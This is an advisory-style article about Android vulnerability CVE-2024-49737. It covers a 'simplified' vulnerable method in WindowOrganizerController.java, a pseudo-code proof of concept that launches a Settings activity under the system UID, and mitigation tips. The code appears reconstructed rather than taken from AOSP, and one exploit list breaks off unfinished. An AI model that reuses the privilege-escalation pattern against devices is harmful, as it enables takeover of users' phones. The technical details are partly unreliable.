
In early 2024, security researchers discovered a significant vulnerability in Android's system component — specifically within WindowOrganizerController.java. The flaw, registered as CVE-2024-49737, allows local attackers to launch arbitrary activities under the powerful system user ID (UID), potentially giving them system-level privileges. No user interaction or special permissions are required, making this bug particularly dangerous.
This article breaks down the vulnerability, how it can be exploited, and provides code snippets and references to help enthusiasts and professionals understand the risk.
Background: What is WindowOrganizerController?
WindowOrganizerController is part of Android’s framework responsible for managing task fragments and activity windows. Normally, operations that affect which Activities run under system UID are tightly controlled. However, a logic error in this code can allow privilege escalation.
The Vulnerable Function: applyTaskFragmentOperation
The core problem lies in how applyTaskFragmentOperation processes tasks. The vulnerable code does not sufficiently verify that the request to launch an Activity (really, a component of an app) is coming from a trusted source or does not impersonate the system.
Here’s a simplified version of the vulnerable function
// WindowOrganizerController.java

public void applyTaskFragmentOperation(IBinder fragmentToken, Operation operation) {
    // ...some code...

    // Here's the vulnerable logic (simplified!)
    if (operation.getType() == Operation.TYPE_LAUNCH_ACTIVITY) {
        Intent intent = operation.getIntent();
        // No proper check if the caller is allowed to launch this intent as SYSTEM UID
        mSystemService.startActivityAsUser(
            intent,
            UserHandle.SYSTEM.getIdentifier()
        );
    }

    // ...rest of the function...
}
Problem:
There is no sufficient filtering or validation whether the incoming Operation requesting to launch an Activity as SYSTEM should be allowed.
Exploit Scenario
Any local app with access to this AIDL API (possible on pre-release, debug, rooted, or poorly configured builds) can craft a request to applyTaskFragmentOperation with:
Without needing extra permissions, user interaction, or complex exploit chains
The Activity starts under the system UID — essentially giving the attacker "godmode" within limitations of the Android security sandbox.
Local privilege escalation: Malicious apps can gain system-level access.
- Sensitive actions: Attackers could enable or disable settings, access protected APIs, or even manipulate system UI elements.
Proof-of-Concept (POC) Exploit
Here's an *illustrative* snippet showing how one might exploit the vulnerability on a vulnerable build:
// Example: Exploit via AIDL (pseudo-code)

IBinder fragmentToken = ...; // Obtained via another API (implementation dependent)
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.android.settings", "com.android.settings.Settings$AccessibilitySettingsActivity"));

Operation launchOp = new Operation(Operation.TYPE_LAUNCH_ACTIVITY, intent);

// Connect to the system service (needs to be AIDL accessible)
IWindowOrganizerController controller = IWindowOrganizerController.Stub.asInterface(
    ServiceManager.getService("window_organizer")
);

// Call the vulnerable method
controller.applyTaskFragmentOperation(fragmentToken, launchOp);
// The settings activity is launched as SYSTEM UID
You would need to adapt this to your build/ROM and insert your preferred target intent.
References
- NVD - CVE-2024-49737
- Android Open Source Project (AOSP) - Affected code in WindowOrganizerController.java (Git source link)
- Android Security Bulletin (likely June or July 2024 edition)
Mitigation & Recommendations
- Update Android: Google will roll out patches to OEMs. Make sure your device receives security updates after this CVE is addressed.
Restrict Debug Access: Disable ADB and developer options if not needed.
- App Security: Avoid sideloading questionable apps, even if they claim to require only minimal permissions.
- Developers: Validate all input intents and their origins, and don't rely on privileged methods unless absolutely necessary.
Conclusion
CVE-2024-49737 is a prime example of a high-impact vulnerability caused by a simple logic error: insufficient validation of who is requesting system-level actions. This bug allows local attackers to launch arbitrary activities as SYSTEM, providing a stepping stone for further attacks.
If you're an OEM, patch immediately. If you're a developer or power user, be aware of the risks — and keep everything up to date.
*Stay safe, and always keep security at the forefront!*
Timeline
Published on: 01/21/2025 23:15:14 UTC
Last modified on: 03/18/2025 15:15:55 UTC